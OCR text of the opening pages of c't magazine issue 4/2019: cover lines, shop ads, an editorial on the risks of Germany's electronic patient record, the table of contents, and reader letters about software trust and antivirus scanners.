c't magazin für computer technik
2. 2. 2019 4



Mobilfunktarife von 10 GB bis Flatrate

Windows-Update-Misere im Griff

Treiberärger, Netzwerkausfall, Datenverluste
So gehen Sie mit defekten Zwangs-Updates um



IM TEST

- Schwarzweiß-Drucker fürs Büro
- Die besten Smartphones unter 200 Euro
- Digitalisierer für Super-8-Filme
- Überzüchteter Gaming-PC mit Flüssigkühlung

Flexibler vernetzen mit Eigenbau-Router

Mini-PC statt Fritzbox

Android einrichten, Fallen vermeiden
DOSfuscation: Wie Hacker Schadcode verschleiern
Ausprobiert: Rechtssichere De-Mail jetzt brauchbar?
Office-PC-Bauvorschlag unter 400 Euro

€ 4,90
AT € 5,40 | LUX, BEL € 5,70
NL € 5,90 | IT, ES € 6,20
CHF 7,10 | DKK 54,00

Smart leben: ökologisch, autofrei, ohne Privatsphäre?

Trends 2020

So geht's mit 5G, 8K, AR und KI in die digitale Zukunft

4 199748 404903 04

reichelt elektronik

Technik verbindet.

- ✓ Mehr als 100.000 Produkte
- ✓ Top-Preis-Leistungsverhältnis
- ✓ Hohe Verfügbarkeit und zuverlässige Lieferung
- ✓ Starke Marken und ausgesuchte Qualität

reichelt.de | @reichelt_el | google.com/+reichelt


ROCK PI 4 MODEL B

MIT 6X 1,4/1,8 GHZ, 4 GB DDR4, WLAN UND BLUETOOTH

Rock Pi 4 Model B

Rock Pi 4 ist ein Rockchip RK3399 basierter SBC (Single Board Computer) von Radxa und kann sowohl einige Linux-Distributionen als auch Android ausführen. Das Entwicklerboard ist in zwei Modellen erhältlich, wobei Modell A kein WiFi, Bluetooth und POE besitzt, im Gegensatz zu Modell B. Außerdem besteht die Möglichkeit beide Modelle mit entweder 1 GB, 2 GB oder 4 GB DDR4 Arbeitsspeicher zu erwerben.

- WiFi AC, BT 5.0, Gb LAN, HDMI 2.0 @ 4K
- erweiterbar mit eMMC- und microSD-Speicher sowie SSD-Festplatte



Bestell-Nr.: ROCK PI 4 B 4GB

NEU 94,90

Kühler für den Rock Pi
Bestell-Nr.: ROPI HEATSINK **10,90**

Erweiterungsspeicher für den Rock Pi

Diesen Speicher können Sie entweder direkt auf den dafür vorgesehenen eMMC-Steckplatz des Rock Pis stecken oder mit Hilfe eines eMMC/Micro-SD-Adapters über den MicroSD-Steckplatz mit dem Board verbinden.



Bestell-Nr.:		
ROPI EMMC5.0 16	**15,70**	eMMC 5.0, 16 GB
ROPI EMMC5.0 32	**24,40**	eMMC 5.0, 32 GB
ROPI EMMC5.0 64	**46,80**	eMMC 5.0, 64 GB
ROPI EMMC5.0 128	**95,90**	eMMC 5.0, 128 GB

eMMC-Adapter

Bestell-Nr.: DEBO EMMC 2 MSD

4,10




Erweiterungsboard für den Rock Pi


Dieses Erweiterungsboard ermöglicht es Ihnen, schnelle M.2-Festplatten bis zu 2 TB mit Ihrem Rock Pi zu verbinden.

Lieferumfang:
- Erweiterungsboard
- Adapter
- Anschlusskabel
- Abstandshalter und Schrauben

Bestell-Nr.: ROPI M.2 EXTEND

13,80





Joy-Pi Experimentier- / Education-Koffer

JOY-IT®

basierend auf dem Raspberry Pi

Der Joy-Pi eignet sich hervorragend für den Einstieg in die Elektrotechnik und Programmierung. Das Koffersystem bietet hierbei eine perfekte All-in-One-Umgebung und macht Schluss mit Kleinteillösungen und Kabelchaos auf dem Arbeitstisch.

- mit verschiedenen Sensoren und Modulen
- mit integriertem 7-Zoll-Touchdisplay
- erweiterbar durch externe Sensoren und Module
- ohne Raspberry Pi

Bestell-Nr.: RPI SET JOYPI

238,50 NEU


Es gelten die gesetzlichen Widerrufsregelungen. Alle angegebenen Preise in € inklusive der gesetzlichen MwSt., zzgl. Versandspesen für den gesamten Warenkorb. Es gelten ausschließlich unsere AGB (unter www.reichelt.de/agb, im Katalog oder auf Anforderung). Abbildungen ähnlich. Druckfehler, Irrtümer und Preisänderungen vorbehalten.
reichelt elektronik GmbH & Co. KG, Elektronikring 1, 26452 Sande, Tel.:+49 (0)4422 955-333

Tagespreise · Preisstand: 22. 01. 2019

JETZT NEWSLETTER ABONNIEREN & PROFITIEREN!
Stets als Erster informiert - Top-Angebote, interessante Themen, Aktionen und Neuheiten
GLEICH ANMELDEN ► http://rch.lt/v3

www.reichelt.de

BESTELLHOTLINE: +49 (0)4422 955-333



Wohl und Wehe der Patientenakte

Die Vorteile einer elektronischen Patientenakte liegen auf der Hand. Kommt ein Arzt schnell an die Behandlungsgeschichte eines Patienten, spart ihm das Zeit bei der Diagnose. Er könnte Doppelmedikation vermeiden. In Notfällen käme er an wichtige Informationen. Und so weiter.

So gesehen ist es positiv, dass die Bundesregierung eine elektronische Patientenakte einführen will: bis Anfang 2021, zentral gespeichert, verbindlich für Ärzte und viele weitere Angehörige der Heilberufe. Diese müssen gesetzlich Versicherten dann auf Wunsch Berichte, Rezepte et cetera in die Akte stellen. Die Patienten sollen die Datenhoheit behalten: Wer in welcher Situation darauf zugreifen darf, entscheiden sie selbst.

Der Preis für diesen medizinischen Segen könnte allerdings hoch sein. Schließlich sind etliche Krankheiten immer noch gesellschaftlich stigmatisiert und Schwangerschaften in vielen Firmen ungern gesehen. Daher kann es fatale Konsequenzen haben, wenn eine Behandlungsgeschichte beim Arbeitgeber, Vermieter oder politischen Gegner landet. Da in der elektronischen Patientenakte die Diagnosen aller behandelnden Ärzte enthalten sein können, wäre folgerichtig absolute Sicherheit erforderlich.

Das Problem: Die gibt es nicht. Umfangreiche Dateninfrastrukturen besitzen Schwachstellen, so wie alle komplexen technischen Systeme. Mehr noch: Heutige State-of-the-art-Verschlüsselung ist in höchstens 20 Jahren lächerlich. Mit heute abgefischten Gesundheitsdaten kann man vielen Betroffenen aber auch dann noch das Leben zur Hölle machen.

Die Bundesregierung - nein, wir alle! - sind gefordert, dieses komplexe Thema intensiv zu diskutieren. Gerade schwer Kranke müssen jede Hilfe bekommen und würden meist sofort freiwillig Zugriff gewähren. Gerade sie könnten aber von späteren Datenlecks besonders betroffen sein. Diesen Widerspruch gilt es aufzulösen. Daher sollte die Patientenakte aus meiner Sicht für den Moment gestoppt werden. Da wir hundertprozentige Datensicherheit nicht versprechen können, müssten wir zuerst lernen, mit Gesundheitsdaten diskriminierungsfrei umzugehen – vor dem Gesetz und im täglichen Miteinander. Das klingt unmöglich, hätte aber zwei Vorteile: Angreifern fehlt der Anreiz und den Menschen könnte besser geholfen werden. Auch weil sie mit ihren Krankheiten offen umgehen könnten. Wäre das nicht großartig?

Markus Montz

Markus Montz

secIT by Heise

HANNOVER 2019

Seien Sie dabei und profitieren Sie als Besucher von neuesten IT-Security Trends, Produkten oder Software-Lösungen.

- **16 vertiefende Workshops** zu aktuellen IT-Sicherheits-themen
- Bis zu **40 Expert Talks**
- Wichtige **Unternehmen** aus der **IT-Sicherheits-branche**
- Netzwerken und feiern auf der großen secIT-Party
- Mehr als **40 Vorträge führender IT-Experten auf 2 Bühnen**
- **Hochkarätige Sprecher,** ausgewählt von unseren Redaktionen



Die Partner der secIT Hannover

Aagon CLIENT MANAGEMENT PLATFORM · aikux.com · AirIT AirITSystems · Allianz für Cyber-Sicherheit · baramundi · Bitdefender

COMPASS SECURITY · ConSecur [security and consulting] · CONSIST Business Information Technology · CORDAWARE INFORMATIONSLOGISTIK · DEMISTO

HORNETSECURITY · IBM · itWatch GmbH · keeper · LOGICALIS Business and technology working as one · LOGPOINT

SEPPMAIL · SONICWALL · SOPHOS Cybersecurity made simple. · SVA · Symantec.

Weitere Informationen und Anmeldung unter

sec-it.heise.de

Der Treffpunkt für Security-Anwender und -Anbieter!

13. – 14. März 2019
Hannover

Auszug aus dem Vortragsprogramm

- **Und wir kriegen sie doch! – Warum Strafverfolgung im Netz nicht aussichtslos ist**
  // Markus Hartmann, Oberstaatsanwalt als Hauptabteilungsleiter Leiter der ZAC NRW
- **Incident Response und Forensic Readiness – Gut vorbereitet sein und richtig handeln, wenn es zum IT-Ernstfall kommt**
  // Dipl.-Wirt.-Inf. Martin Wundram, Geschäftsführer DigiTrace GmbH
- **Erfahrungen aus 10 Monaten DSGVO – Was für Unternehmen wirklich wichtig ist!**
  // Joerg Heidrich | Justiziar und Datenschutzbeauftragter Heise Medien GmbH & Co. KG
- **Passwort, Passwort, Token, Gesicht – fertig ist die Authentifizierungsschicht?**
  // David Fuhr, Head of Research, HiSolutions AG

Auszug aus dem Workshop-Programm

- **Typische Sicherheitsdefizite in Windows-Umgebungen und was man dagegen tun kann**
  // Constantin Tschürtz, cirosec-Berater
- **Security-Architektur – Ihr Unternehmen aus der Sicht eines Angreifers**
  // Kevin Wennemuth, Senior IT Security Consultant



Blueliv. · Bundeskriminalamt · Bundesamt für Sicherheit in der Informationstechnik · Check Point Software Technologies Ltd · cio Solutions customer satisfaction is our job · codecentric

DirectoryRanger · DocSetMinder Ready for Audit · FAST LTA · G DATA Advanced Analytics · G DATA Trust in German Sicherheit · eset Enjoy Safer Technology

neupart Information Security. Simplified · ONE IDENTITY · proofpoint. · protea networks · radware

TARADOR Networks · TAROX · techconsult The IT Market Analysts · tenfold · TREND MICRO · VARONIS

Veranstalter Heise Medien · organisiert von heise Events Conferences, Seminars, Workshops · Eventpartner itsa 2019 Die IT-Security Messe und Kongress

Inhalt 4/2019

Trends & News

16 Sicherheit: 551.509.767 Passwörter nebst Benutzernamen geleakt

18 Tuya-Smart-Home-Hack: IoT-Komponenten von unsicherer Firmware befreien

19 Windows Server und SQL Server 2008: Support endet

20 Bit-Rauschen: Alte und neue Transistoren, KI-Chips, Intel sucht immer noch CEO

21 Hardware: Ryzen 2000X mit vier Kernen, GeForce GTX 1660 Ti, Profi-Mini-PC

22 Probleme mit DS-Records: Hunderte .nrw-Domains nicht erreichbar

23 Netze: Kompaktes Mesh-WLAN, Erster deutscher LoRaWAN-Provider

24 HDR für OLEDs: Neuer Standard für Notebook-Displays

25 Server & Storage: Server mit 16 KI-Beschleunigern, Statistik über Festplattenausfälle

26 Internet: Facebook unterstützt KI-Forschung, EU-Urheberrechtsreform wackelt

27 Apple: Sensorarmband für Apple Watch, App schnürt Schuhe

28 Anwendungen: Fotopräsentation, Datei-Commander 20 mit PDF-Editor

29 Unternehmensanwendungen: Wissensmanagement, Business Intelligence

29 Bewegungssteuerung: Spezialsoftware für komplexe Bewegungen, Toolbox für Sensoren

44 Bitcoin: Was der 35C3-Hack von Hardware-Wallets bedeutet

46 Überwachung: Streit in der Schweiz über die hohen Kosten von Staatstrojanern

48 USB: USB 3.2 kommt, Authentication-Prozess gestartet, Typ-C-Schnellladegeräte

49 Open Source: Gerangel um Lizenzen bei MongoDB

50 Informationsfreiheitsgesetz: Innenministerium ignoriert Rechtsprechung zur Höhe der Gebühren

52 Medizin: Herzschrittmacher auslesen per App

54 Schrödingers Katze: Forscher verwirklichen paradoxes Gedankenexperiment

55 Satellitentechnik: Europa im Krieg der Sterne, Week-Rollover bei GPS steht an

56 HDR10+ und Dolby Vision: Erste Ultra HD Blu-ray mit beiden dynamischen HDR-Formaten

57 E-Sport: Studie zeigt Gesundheitsrisiken auf

76 Web-Tipps: Designer-Tools, Schnitzeljagd, PWAs, Code-Snacks, Fourier-Transformationen

Test & Kaufberatung

78 Festplattengehäuse mit Thunderbolt 3: Drobo 8D

79 Günstiger Desktop-PC: Lenovo Ideacentre 720-18APR

80 Stabilisierte Mini-Kamera: DJI Osmo Pocket

82 **Überzüchteter Gaming-PC mit Flüssigkühlung**

84 Mini-PC mit Radeon-Grafik: Intel NUC8i3CYSM

86 Always-Connected-PC mit langer Laufzeit: Lenovo Yoga C630 WOS

88 Supervectoring-Modem: Draytek Vigor 165

88 Mesh-WLAN-System: D-Link Covr-2202

90 Schnelle PCIe-SSD mit 500 GByte oder 1 TByte: Samsung 970 Evo Plus

90 Wärmeleitpad für Prozessoren: IC Graphite Thermal Pad

91 Gaming-Display mit 27 Zoll: Dell S2719DGF

92 Ergonomische Maus: Orthovia OrthoMouse

93 Office-Tastatur Cherry MX Board 3.0

94 Smarter Lautsprecher: Bose Home Speaker 500

94 DECT-ULE-Taster Fritz!DECT 400

96 Konsolen-Audioplayer für Linux: cmus 2.7.1

96 Adressbuchtool für Outlook: snapADDY Assistant

98 **Mobilfunktarife von 10 GB bis Flatrate**

104 **Schwarzweiß-Drucker fürs Büro**

114 3D-Druck: Fünf Slicer-Programme im Vergleich

122 **Die besten Smartphones unter 200 Euro**

128 Quiz-Brettspiel mit App: Ravensburger kNOW!

129 Ambisonics-Rekorder: Zoom H3-VR



Trends 2020

Digitalisierung verändert alles: Smartes Leben krempelt jeden Aspekt unseres Alltags um. Neue Infrastruktur wie 5G und Gadgets wie Faltphones ebnen den Weg zum smarten, jederzeit vernetzten Bürger. Ein Blick in die (nahe und ferne) Zukunft.



Windows-Update-Misere im Griff

Bananen werden grün geerntet und reifen beim Verbraucher. Genau so verfährt Microsoft derzeit mit Aktualisierungen für Windows. Der katastrophale Auslieferungszustand vieler Updates zwingt Anwender zum Handeln.

130 Digitalisierer für Super-8-Filme

132 Videobearbeitung mit Smartphone und PC: Adobe Premiere Rush

174 Bücher: Wie die Welt in den Computer kam, It Doesn't Have to be Crazy at Work

Wissen

30 Vorsicht, Kunde: Unübersichtliche Tarife bei Pyur

32 Trends 2020

35 5G für Mobilfunk, IoT und industrielle Netze

38 8K, AR, KI: Werkzeuge und Neuerungen für den digitalen Alltag

72 Ausprobiert: Rechtssichere De-Mail jetzt brauchbar?

176 DOSfuscation: Wie Hacker Schadcode verschleiern

180 Android- und iOS-Programmierung mit Flutter

Praxis & Tipps

58 Windows-Update-Misere im Griff

62 Wie sich Windows-Updates steuern lassen

66 Ursachenforschung zu Microsofts Bananen-Patches

134 Android einrichten, Fallen vermeiden

138 Docker: Container-Images in der Cloud bauen mit Docker Hub

142 Mini-PC statt Fritzbox

146 Kaufberatung: Sparsame Mini-PCs für Netzwerk-Aufgaben

150 Mini-PCs für energiesparenden Dauerbetrieb konfigurieren

152 Office-PC-Bauvorschlag unter 400 Euro

156 Tipps & Tricks

160 FAQ: SSDs

162 Smart Home: Präsenzerkennung per Bluetooth

164 Softwareentwicklung: README.md für GitHub verschönern

166 Mediacenter Kodi komfortabel bedienen

168 Linux und macOS parallel auf Macs installieren

172 Verschlüsselte Linux-Dateisysteme vergrößern und verkleinern

Rubriken

3 Editorial: Wohl und Wehe der Patientenakte

10 Leserforum

15 Schlagseite

186 Story: Rocky Mountain Blues *von Martin Kreft*

198 Stellenmarkt

200 Inserentenverzeichnis

201 Impressum

202 Vorschau



Mini-PC statt Fritzbox

Ihr Router will Smart-Home-Geräten kein eigenes Netz spendieren, mag kein OpenVPN oder andere Sonderwünsche? Dann brauchen Sie einen Router auf x86-Basis. Wir helfen bei der Hardware-Auswahl, geben Tipps zur optimalen Konfiguration und zeigen, wie das Betriebssystem draufkommt.

Für Wissenshungrige

Ausgewählte Fachliteratur

shop.heise.de/fachliteratur



Toni Steimle, Dieter Wallach


Collaborative UX Design

Dieses Buch vermittelt kompakt und leicht verständlich fundiertes Grundwissen zu kollaborativen Methoden des UX Designs, sowie Auswahl und Einsatz von disziplinübergreifenden UX-Methoden und Verzahnung in einem auf Workshops basierenden Vorgehensmodell.

ISBN 9783864905322
shop.heise.de/ux-design

29,90 € ›

BEST-SELLER



Ralf Steck

CAD für Maker

Eigene DIY-Objekte mit FreeCAD, Fusion 360, SketchUp & Tinkercad designen! Grundlagen der CAD-Modellierung, die nötige Hardware, 3D-Scanning und alle relevanten Daten zu den vorgestellten Projekten auch im Netz.

ISBN 9783446450202
shop.heise.de/cad-buch

25,90 € ›



Jürgen Hoffmann, Stefan Roock

Agile Unternehmen

»Wie werden wir agiler?« - Veränderungsprozesse gestalten, agile Prinzipien verankern, Selbstorganisation und neue Führungsstile etablieren. Dieses Buch fokussiert auf Schritte hin zu echter Agilität.

ISBN 9783864903991
shop.heise.de/agile-buch

29,90 € ›



René Preißel, Bjørn Stachmann

Git

Die kompakte Einführung in Konzepte und Befehle, die im Entwickleralltag wirklich nötig sind.
Zudem werden die wichtigsten Workflows zur Softwareentwicklung im Team detailliert beleuchtet.

ISBN 9783864904523
shop.heise.de/git-buch

32,90 € ›



Ralf Wirdemann

SCRUM mit User Stories

Optimieren Sie Scrum mit Hilfe von User Stories hinsichtlich eines kundenorientierten Anforderungsmanagements. Außerdem: konkrete Empfehlungen für Entwickler, um User Stories erfolgreich einzusetzen.

ISBN 9783446450523
shop.heise.de/scrum-stories

32,00 € ›



Holger Schwichtenberg

Windows PowerShell 5 und PowerShell Core 6 (2. Aufl.)

Die kompakte Darstellung der vielfältigen Einsatzmöglichkeiten der PowerShell sowie ergänzender Commandlet- und Klassenbibliotheken mit über 2.000 Code-Beispielen und 640 Commandlets für die kommandozeilenbasierte Administration.

ISBN 9783446453319
shop.heise.de/powershell-buch

50,00 € ›



Kai Spichale


API-Design

Das Praxishandbuch für Java- und Webservice-Entwickler schärft den Blick für APIs, erklärt Grundlagenprinzipien und erläutert, welche Eigenschaften effektive APIs haben sollten.

ISBN 9783864903878
shop.heise.de/api-design-buch

34,90 € ›

BEST-SELLER



Simon Monk

Der Maker-Guide für die Zombie-Apokalypse

Bereiten Sie sich vor: mittels 20 Survival-Projekten mit einfacher Elektronik, Arduino und Raspberry Pi werden Sie Ihren eigenen Strom erzeugen, unverzichtbare Bauteile vor dem Zombie-Zugriff retten und lebensrettende Elektronikschaltungen bauen, um Untote aufzuspüren.

ISBN 9783864903526
shop.heise.de/zombies

24,90 € ›

und Maker!

Zubehör und Gadgets

shop.heise.de/gadgets



Raspberry Pi ePaper-Displays

Verwandeln Sie Ihren Raspi in einen eReader mit den mehrfarbigen E-Ink Displays von Waveshare in verschiedenen Größen.

shop.heise.de/raspi-displays ab 20,90 € ›



ODROID-GO

Mit diesem Bausatz emulieren Sie nicht nur Spiele-Klassiker, sondern programmieren auch in der Arduino-Entwicklungsumgebung.

shop.heise.de/odroid 49,90 € ›

BEST-SELLER



MaXYposi-Bundle

Mit dem Komplett-Bundle zum MaXYposi-Projekt haben Sie drei entscheidende Teile zum Bau Ihres eigenen Multitools: die Schrittmotorsteuerung mit CPU, die Kontrollpult-Platine und die Step-Encoder-Platine. Im Komplettpaket sparen!

shop.heise.de/maxyposi-bundle 99,90 € ›



Raspberry Pi 3 B+ Starterset Black Edition

Direkt loslegen mit dem neuen Starterset Black Edition: Raspberry Pi 3 Modell B+, 16 GByte micro SD, HDMI-Stecker mit Netzteil und Case.

shop.heise.de/raspi-black 64,90 € ›

NEU



PoE-HAT-Modul für Pi 3 B+

Versorgen Sie Ihren Raspberry Pi Model 3 B+ dank dieses Moduls mit Spannung über das Netzwerkkabel. Lieferung komplett mit Lüfter, Spacern und Schrauben.

shop.heise.de/poe-hat 23,90 € ›



Make NanoSynth

Der SAM2695 von DREAM ist ein mehrstimmiger MIDI-Wavetable-Synthesizer mit Effekteingang auf 5 x 5 Quadratmillimetern und bietet volle Polyphonie mit 128 GM-Standardinstrumenten, verschiedenen Drumkits und Effekten.
Vorgestellt in Make 1/18!

shop.heise.de/make-synth 29,90 € ›



T-Shirts von c't

c't-Leser setzen Statements! Und das jetzt auch als T-Shirt - „Kein Backup? Kein Mitleid!" und „Admin wider Willen" ab sofort in vielen Größen auf hochwertig schwarzem Stoff mit dezentem c't-Logo.

shop.heise.de/ct-shirts ab 14,90 € ›



Pi Desktop-Bundle B+

Der DIY Pi-Desktop als komplettes Set: das praktische Case mit On/Off-Button, Kühlkörper, Echtzeituhr, Montagematerial, Adapterkabel und mSATA-Schnittstelle plus Raspberry Pi 3 B+ und 16 GByte microSDHC!

shop.heise.de/pi-desktop-set 104,90 € ›

NEU



LED-Nixie Platine

Komplett bestückte Platine für eine Stelle mit bis zu zehn Zeichen einer LED-Nixie-Anzeige, wie sie in der Make 4/2018 vorgestellt wurde. Die Platinen sind über die Stiftleisten anreihbar. Je zwei der RGB-LEDs beleuchten eine Ziffer – die Farbe wird in der Software auf dem Arduino eingestellt.

shop.heise.de/nixie-platine 29,90 € ›

NEU



iFixit 112-Bit Driver-Kit Manta

112 hochwertig produzierte Bits aus Stahl für Elektronikreparaturen aller Art: Kreuzschlitz, Gamebit, Pentalobe, Sechskant, Steckschlüssel, Torx und viele mehr! Mitsamt 4 mm und 1/4" Präzisions-Bithalter aus Aluminium und magnetischer Sortierschale.

shop.heise.de/ifixit-manta 59,90 € ›

PORTOFREI AB 15 € BESTELLWERT

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

Bestellen Sie ganz einfach online unter **shop.heise.de** oder per E-Mail: **service@shop.heise.de**

heise shop
shop.heise.de ›

Leserforum

Vertrauenssache

Editorial: Blindes Vertrauen, c't 3/2019, S. 3

Ich kann es nicht ständig überprüfen, aber ich glaube einfach mal, dass das Trinkwasser, das aus Hahn oder Flasche fließt, sauber ist, dass irgendjemand sich um die Lebensmittelsicherheit kümmert, dass hinter der nächsten Ecke kein Scharfschütze oder Raubtier auf mich wartet und auch der Schotterweg durch den Park oder der Sandkasten auf dem Kinderspielplatz nicht vermint ist.

Und genauso gehe ich aufgrund meiner Erfahrung und Erwartungen mehr oder weniger zurecht (schließlich habe ich es schon bis hierhin geschafft) davon aus, dass empfindliche Kommunikationswege, Geldflüsse und Ähnliches so sicher sind, dass die mit einem gewissen Grundmaß an Vorsicht sicher genug nutzbar sind.

Selbst bei Open Source kenne ich keinen, der selbst sämtliche Codezeilen, Compilerschalter etc. ausgiebig bis zur letzten Zeile gelesen und überprüft hat, dementsprechend halte ich diese Möglichkeit auch bei renommierter Closed Source für so wenig relevant, dass ich diese bedenkenlos einsetze.

rejans

Mathe-Story

Story: Neues von den Schwestern, c't 3/2019, S. 188


Nur sehr selten versetzt mich ein Artikel oder eine Story so in Begeisterung wie dieser. Wer hätte 1999 beim ersten Teil gedacht, wo wir im Jahr 2019 mit der Verschlüsselung landen würden? Die Stories sind mathematisch gut aufbereitet, nachvollziehbar, spannend und haben einen „Hands-On"-Effekt. Wirklich ein Lesespaß auf hohem Niveau!

Valentin Illich

Keiner funktioniert

Der Rest der Welt gegen den Windows Defender, c't 3/2019, S. 30

Aus der Praxis bei „frischen" Viren: Regelmäßige Überprüfungen der am Mailgateway blockierten Attachments führen zu der Erkenntnis, das kein einziger Virenscanner auch nur halbwegs zuverlässig funktioniert. Im Regelfall erkennt nur ein sehr kleiner Teil der bei Virustotal verwendeten Virenscanner die überprüfte Datei als Schadsoftware, oft gar keiner.



Im c't-online-Forum wurde heiß diskutiert, wie sinnvoll Virenscanner sind (Titel c't 3/2019).

Munson

Zuverlässiger Defender

Microsoft hat sehr heftig am Defender geschraubt. Mehrere mir bekannte Provider setzen durchgängig Defender ein (SSCM-gesteuert mit erweiterten Malware-Funktionen) und haben bisher keinerlei Befall, Probleme oder Ähnliches gehabt.

